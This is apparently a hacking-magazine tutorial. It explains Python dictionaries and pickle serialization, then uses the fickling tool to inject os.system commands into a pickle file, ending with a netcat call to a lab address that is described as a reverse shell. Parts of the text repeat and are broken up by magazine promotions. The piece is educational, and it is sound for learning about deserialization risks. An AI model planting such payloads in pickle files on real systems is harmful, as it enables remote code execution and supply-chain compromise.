 - 4) **Saving a state or progress of a program:** If you are writing a Python program and you want to save the present state or progress of the program to a disk, it can be saved by using Pickling.

Since you have now understood what is Pickle, the role of Pickling and pickle formats, let's see Python Pickling practically. For this, on Kali Linux (or any other distro you like, but you need to have Python installed). I create a new directory named `sleepy_pickle` and move into it.

Object-oriented programming (OOP) is a method of structuring a program by bundling related properties and behaviors into individual objects.


```
(kali@kali)-[~]
$ mkdir sleepy_pickle
```

```
(kali@kali)-[~]
$ cd sleepy_pickle
```

```
(kali@kali)-[~/sleepy_pickle]
$
```

Here, I create a Python dictionary. Dictionaries in Python are used to store data values in key:value pair. A dictionary is a collection of data. Here, let's say for example, I am creating a dictionary of employees of Hackercool. One way to create a dictionary or list in Python is using only braces as shown below.

```
Hackercool_employees = {

    'Employee 1': {
        'Name': "Kalyan", 'Role':"Editor"},

    'Employee 2': {
        'Name': 'Raman', 'Role':"Admin"}

}

print(Hackercool_employees)
```

```
GNU nano 8.0      code.txt
Hackercool_employees = {

    'Employee 1': {
        'Name': "Kalyan", 'Role' : "Editor"},

    'Employee 2': {
        'Name': 'Raman', 'Role': "Admin"}
```



```
'Employee 1': {
    'Name': "Kalyan", 'Role' : "Editor"},

'Employee 2': {
    'Name': 'Raman', 'Role': "Admin"}

}
print(Hackercool_employees)
```

At the end, we want to print the data of the dictionary "Hackercool_employees". When I save this file and execute it using Python, I get this.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 code.txt
{'Employee 1': {'Name': 'Kalyan', 'Role': 'Editor'}, 'Employee 2': {'Name': 'Raman', 'Role': 'Admin'}}
```

I hope you understood about a Python dictionary. Now, let's edit the code of "code.txt" to print what type of data type is "Hackercool_employees" dictionary.

GNU nano 8.0

code.txt

```
'Employee 1': {
    'Name': "Kalyan", 'Role' : "Editor"},

'Employee 2': {
    'Name': 'Raman', 'Role': "Admin"}

}
print(type(Hackercool_employees))
```


When we execute this, we can see it is of data type dict

```
(kali@kali)-[~/sleepy_pickle]
$ python3 code.txt
<class 'dict'>
```

Now, let's say, we want to copy this employee data to a file on database. One way of doing this is store it as a text file. Let's see how, but first, let's change the name of the file from "code.txt" to "code.py" for purpose of clarity.

```
(kali@kali)-[~/sleepy_pickle]
$ mv code.txt code.py

(kali@kali)-[~/sleepy_pickle]
$ ls
code.py
```

Here is the code after changing it.

```
GNU nano 8.0 code.py
Hackercool_employees = {

    'Employee 1': {
        'Name': "Kalyan", 'Role': "Editor"},

    'Employee 2': {
        'Name': 'Raman', 'Role': "Admin"}

}

with open('employee_data.txt', 'w') as data:
    data.write(str(Hackercool_employees))

[ Wrote 13 lines ]
```


At the end, we edit the code to write this employee data from dictionary “Hackercool_employees” to a file named ‘employee_data.txt’. We can’t just save the dictionary file to a text file directly. First, we need to change it into string format as shown below.

```
with open('employee_data.txt', 'w') as data:
    data.write(str(Hackercool_employees))
```

Here’s the entire code.

```
Hackercool_employees = {

    'Employee 1': {
        'Name': "Kalyan", 'Role':"Editor"},

    'Employee 2': {
        'Name': 'Raman', 'Role':"Admin"}

}
```

```
with open('employee_data.txt', 'w') as data:
    data.write(str(Hackercool_employees))
```

Now, when we execute code, a new text file named “employee_data.txt” is created as shown below with our saved data.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 code.py
```

```
(kali@kali)-[~/sleepy_pickle]
$ ls
```

```
code.py  employee_data.txt
```

```
(kali@kali)-[~/sleepy_pickle]
$ cat employee_data.txt
{'Employee 1': {'Name': 'Kalyan', 'Role': 'Editor'}, 'Employee 2': {'Name': 'Raman', 'Role': 'Admin'}}
```

Data is not useful if it is just stored in a database. Sometimes, we need to retrieve and read this data when needed. Let’s see how to read the data from the file we just saved in “employee_data.txt”.

Open the code file and comment out all the lines shown below. (In Python, a line can be commented by just placing a # character at the start of the line) and add the line shown below.

Let’s see another way to create a dictionary named Hackercool_employees.

```
Hackercool_employees = dict()
```



```

GNU nano 8.0      code.py
Hackercool_employees = dict() ←
#
# 'Employee 1': {
#     'Name': "Kalyan", 'Role': "Editor"},
#
# 'Employee 2': {
#     'Name': 'Raman', 'Role': "Admin"}

```

Edit the lower part of the code script as shown below.

```

with open('employee_data.txt', 'r') as f:
    for Hackercool_employees in f:
        print(Hackercool_employees)
print(type(Hackercool_employees))

```

Here's the entire code.

```

Hackercool_employees = dict()

with open('employee_data.txt', 'r') as f:
    for Hackercool_employees in f:
        print(Hackercool_employees)

print(type(Hackercool_employees))

```

Notice that while saving the data to a file, we use "w" and while reading we are using "r" to read from the "employee_data.txt" file. Let's execute this script. This is the result.

The conversion of object hierarchy data to a byte stream is known as serialization.


```
(kali@kali)-[~/sleepy_pickle]
$ python3 code.py
{'Employee 1': {'Name': 'Kalyan', 'Role': 'Editor'}, 'Employee 2': {'Name': 'Raman', 'Role': 'Admin'}}
<class 'str'>
```

In the above image, you can see that although the data has been read correctly the data type of the dictionary or list changed from dictionary to string. This will pose problems while storing and retrieving objects. Here's where the Pickle format comes useful. Let's show you. First, let's make a copy of the file.

Let's call this script "code2.py".

```
(kali@kali)-[~/sleepy_pickle]
$ cp code.py code2.py

(kali@kali)-[~/sleepy_pickle]
$ ls
code2.py  code.py  employee_data.txt
```

As you have seen many times in our "Exploit writing" feature, Pickle is a Python library which can be just imported as shown below.

```
GNU nano 8.0 code2.py *
#Hackercool_employees = dict()
import pickle
Hackercool_employees = {

    'Employee 1': {
        'Name': "Kalyan", 'Role': "Editor"},

    'Employee 2': {
        'Name': 'Raman', 'Role': "Admin"}
```



```
Hackercool Magazine
with open('employee_data.pick', 'wb') as f:
    pickle.dump(Hackercool_employees, f)
```

Here's the entire code.

```
import pickle
Hackercool_employees = {

    'Employee 1': {
        'Name': "Kalyan", 'Role': "Editor"},

    'Employee 2': {
        'Name': "Raman", 'Role': "Admin"}

}

with open('employee_data.pick', 'wb') as f:
    pickle.dump(Hackercool_employees, f)
```

Here we are writing the data of this dictionary to a file named “employee_data.pick”. The file you want to save this data to can be a text file without any extension. We are just using “pick” as an extension so that we can identify it as a pickle file. In real-world, Pickle files are usually ended with extension “.pkl”. Also, not that we want to write this as binary hence we are using “wb”. To write an object to a file, using pickle, we should use pickle.dump command.

Once we execute this code2.py script, a file named “employee_data.pick” is created as shown below.

```
(kali㉿kali)-[~/sleepy_pickle]
$ ls
code2.py    employee_data.pick
code.py     employee_data.txt
```

Let's check both “employee_data.pick” and “employee_data.txt” files with file command and see the difference.

The conversion of byte stream to object data is known as de-serialization.


```

(kali@kali)-[~/sleepy_pickle]
$ file employee_data.pick
employee_data.pick: data

(kali@kali)-[~/sleepy_pickle]
$ file employee_data.txt
employee_data.txt: ASCII text, with no line terminators

```

The saving to file is done. What's left is reading the data from the files. Let's edit the code as shown below.

```

with open('employee_data.pick', 'wb') as f:
    pickle.dump(Hackercool_employees, f)
...

with open('employee_data.pick', 'rb') as f:
    Hackercool_employees = pickle.load(f)
    print(Hackercool_employees)

```

To read from pickle file, we should use "rb". Also, the function we need to use is pickle.load. Here's the entire code.

```

import pickle
with open('employee_data.pick', 'rb') as f:
    Hackercool_employees = pickle.load(f)
    print(Hackercool_employees)

```

Let's see if we can read the data correctly first.

Serialization using Python Pickle is known as Pickling whereas deserialization is known as unpickling.


```
(kali@kali)-[~/sleepy_pickle]
$ python3 code2.py
{'Employee 1': {'Name': 'Kalyan', 'Role': 'Editor'}, 'Employee 2': {'Name': 'Raman', 'Role': 'Admin'}}
```

Now, let's check if the datatype of the dictionary has been changed. Once code2.py and add the code shown below.

```
print(type(Hackercool_employees))
```

```
GNU nano 8.0 code2.py
with open('employee_data.pick','wb') as f:
    pickle.dump(Hackercool_employees,f)
...

with open('employee_data.pick', 'rb') as f:
    Hackercool_employees = pickle.load(f)
    print(Hackercool_employees)

print(type(Hackercool_employees))
```

The entire script should be looking as shown below.

```
import pickle
with open('employee_data.pick', 'rb') as f:
    Hackercool_employees = pickle.load(f)
print(type(Hackercool_employees))
```

Let's save and execute it.

Malicious Python Pickle files can lead to supply chain attacks.


```

(kali@kali)-[~/sleepy_pickle]
$ python3 code2.py
{'Employee 1': {'Name': 'Kalyan', 'Role': 'Editor'}, 'Employee 2': {'Name': 'Raman', 'Role': 'Admin'}}
<class 'dict'>

```

As you can see, the data type of the dictionary has not been changed. That is the real advantage of pickle format. Now, you might have a thought. That was a good demonstration of Pickle module in Python but it has got to do with hacking. Wait, wait, wait. I am coming there only.

How pickle files are exploited?

Fickling is an open-source decompiler, static analyzer and byte code recruiter of Python object serialization. We can use fickling to decompile, analyze, reverse engineer or even create malicious pickle or pickle-based file.

To understand how pickle file are vulnerable, you need to first understand how pickle files work. Python Pickle files are compiled programs that run in a unique virtual machine called a Pickle Machine (PM). Pickle files are a sequence of opcodes that are constructed by the Pickle Machine to build complex Python objects.

While unpickling (deserialization) a pickle file, the Pickle machine reads the pickle file and executes a sequence of instructions. As soon as it reaches the STOP opcode, the pickle machine stops and displays the data that is at the top of the stack. That is the result of deserialization.

The pickle machine has two opcodes that can execute arbitrary Python code outside the Pickle machine, thus pushing the result onto the Pickle machine stack: GLOBAL and REDUCE. The documentation of Pickle in Python itself says that Pickle files are dangerously insecure.

To understand how exploitation of pickle files work, we need fickling, a tool made by trailofbits. The download information of the tool is given in our Downloads section.

Fickling can be installed on Kali using pip as shown below.

DID YOU KNOW?

Users from USA, UK, Europe and Canada can subscribe to Hackercool Magazine using the local payment methods now.


```

(kali@kali)-[~]
$ python3 -m pip install fickling
Defaulting to user installation because normal
site-packages is not writeable
Requirement already satisfied: fickling in
./local/lib/python3.11/site-packages (0.1.3)
Requirement already satisfied: astunparse~=
1.6.3 in ./local/lib/python3.11/site-packa
ges (from fickling) (1.6.3)

```

To see the working of fickling tool, first we need a pickle file. Although we have already created a Pickle file earlier, let's create a simple one that was created as example on the blog of none other than trailofbits. Let's create a simple pickle file named "simple_list.pickle".

```

(kali@kali)-[~/sleepy_pickle]
$ python3 -c "import sys, pickle; \
sys.stdout.buffer.write(pickle.dumps([1,
2, {3: 4}]))" \
> simple_list.pickle

```

Let's view the contents of our newly created pickle file.

```

(kali@kali)-[~/sleepy_pickle]
$ python3 -m pickle simple_list.pickle
[1, 2, {3: 4}]

```

We can also view the contents of a pickle file using fickling as shown below.

"At the end of the day, my goal was to be the best hacker."
-Kevin Mitnick


```
(kali@kali)-[~/sleepy_pickle]
$ python3 -m fickling simple_list.pickle
result0 = [1, 2, {3: 4}]
```

But fickling can do more than that. It can trace the execution of a pickle files. We can do this by using a “-trace” option.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 -m fickling --trace simple_list
.pickle
PROTO
FRAME
EMPTY_LIST
    Pushed []
MEMOIZE
    Memoized 0 → []
MARK
    Pushed MARK
```

DID YOU KNOW?

*Now, you can subscribe to
Hackercool Magazine
using Direct Bank transfer
payment method.*

BININT1

Pushed 1

BININT1

Pushed 2

EMPTY_DICT

Pushed {}

MEMOIZE

Memoized 1 → {}

BININT1

Pushed 3

BININT1

Pushed 4

SETITEM

Popped 4

Popped 3

Popped {}

Pushed {3: 4}

APPENDS

Popped {3: 4}

Popped 2

Popped 1

Popped MARK

STOP

result0 = [1, 2, {3: 4}]

Popped [1, 2, {3: 4}]

result0 = [1, 2, {3: 4}]

As you can see in the above images, the execution stops as soon as a STOP opcode is reached

BININT1

Pushed 1

BININT1

Pushed 2

EMPTY_DICT

Pushed {}

MEMOIZE

Memoized 1 → {}

BININT1

Pushed 3

BININT1

Pushed 4

SETITEM

Popped 4

Popped 3

Popped {}

Pushed {3: 4}

APPENDS

Popped {3: 4}

Popped 2

Popped 1

Popped MARK

STOP

result0 = [1, 2, {3: 4}]

Popped [1, 2, {3: 4}]

result0 = [1, 2, {3: 4}]

As you can see in the above images, the execution stops as soon as a STOP opcode is reached

and the value at the top of the chart is popped. Not just this, we can also check if a Pickle file is safe using fickling.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 -m fickling --check-safety simple_list.pickle
```

But the most important thing that we can do with fickling is injecting malicious code into the pickle file. Here, we are going to use the same example, given on the blog of trailofbits.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 -m fickling --inject 'print("Hello World!")' simple_list.pickle > malicious.pickle
```

The command injected is to print the text “Hello world” into the Pickle file. Let’s create a malicious pickle file named “malicious.pickle”.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 -m fickling malicious.pickle
_var0 = eval('print("Hello World!")')
result0 = [1, 2, {3: 4}]
```

```
(kali@kali)-[~/sleepy_pickle]
$ python3 -m pickle malicious.pickle
Hello World!
[1, 2, {3: 4}]
```

The reason why pickle files are considered insecure as we have no idea what are we unpickling or deserializing and there is no way to know if what we are unpickling is malicious or not. Let’s unpickle this Pickle file and see what happens.

For this demonstration, I will make a copy of my earlier Python code3.py with the code as given below.

"I was hooked in before hacking was even illegal. -Kevin Mitnick"

GNU nano 8.0

code3.py

```
import pickle
```

```
with open('malicious.pickle','rb') as f:
    data = pickle.load(f)
```

```
print(data)
```

[Wrote 7 lines]

```
import pickle
with open('malicious.pickle','rb') as f:
    data = pickle.load(f)
```

```
print(data)
```

This Python script unpickles the “malicious pickle” file. When we execute this script, this is what we get.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 code3.py
Hello World!
[1, 2, {3: 4}]
```

But this is not all malicious but just benign. It is just printing some string. if you remember our exploit writing class in the beginning one of the most important thing an exploit can achieve is to interact with the target operating system.

So, let's inject the command `os.system("git --version")`. As you know, the `os.system(CMD)` command is used to execute the underlying system commands in python script. Here we are trying to see the version of git installed.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 -m fickling --inject 'os.system
(git --version)' simple_list.pickle > malic
ious.pickle
```



Let's make changes to the code3.py and execute it once again.

```
GNU nano 8.0 code3.py
import pickle
import os
with open('malicious.pickle', 'rb') as f:
    data = pickle.load(f)

print(data)
```

[Wrote 7 lines]

```
(kali@kali)-[~/sleepy_pickle]
$ python3 code3.py
git version 2.43.0
[1, 2, {3: 4}]
```

As you can see, the version of the git installed on target system is revealed when the Python script is executed. Let's inject another command.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 -m fickling --inject 'os.system
("ls")' simple_list.pickle > malicious.pickle
```

"You can never protect yourself 100%. What you do is protect yourself as much as possible and mitigate risk to an acceptable degree. You can never remove all risk."

-Kevin Mitnick


```
(kali@kali)-[~/sleepy_pickle]
$ python3 code3.py
code2.py          fickling
code3.py          malicious.pickle
code.py           __pycache__
employee_data.pick safety_results.json
employee_data.txt  simple_list.pickle
[1, 2, {3: 4}]
```

This is successful or not. Let's get real. If we want to compromise a pickle file and use it as a vector for gaining access on the target system, I will use it definitely to execute a reverse shell. Let's see it.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 -m fickling --inject 'os.system
("nc 192.168.249.164 4444")' simple_list.p
ickle > malicious.pickle
```

Before executing the Python script, let's start a listener.

```
(kali@kali)-[~/sleepy_pickle]
$ nc -lvp 4444
listening on [any] 4444 ...
```

On executing the Python script that unpickles the malicious pickle file we get this.

```
(kali@kali)-[~/sleepy_pickle]
$ python3 code3.py
```



```
(kali㉿kali)-[~/sleepy_pickle]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.249.164: inverse host lookup failed
: Unknown host
connect to [192.168.249.164] from (UNKNOWN)
[192.168.249.164] 50946
```

We successfully get a reverse shell. That's how Pickle files can be exploited by Black Hat hackers.

DOWNLOADS

Fickling tool

<https://github.com/trailofbits/fickling>

USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>

Vulnera

<https://github.com/hackercoolmagz/vulnera>

“Amateurs hack systems; professionals hack people.”

-Bruce Schneier



Get them now



Get them now



Get them now



Get them now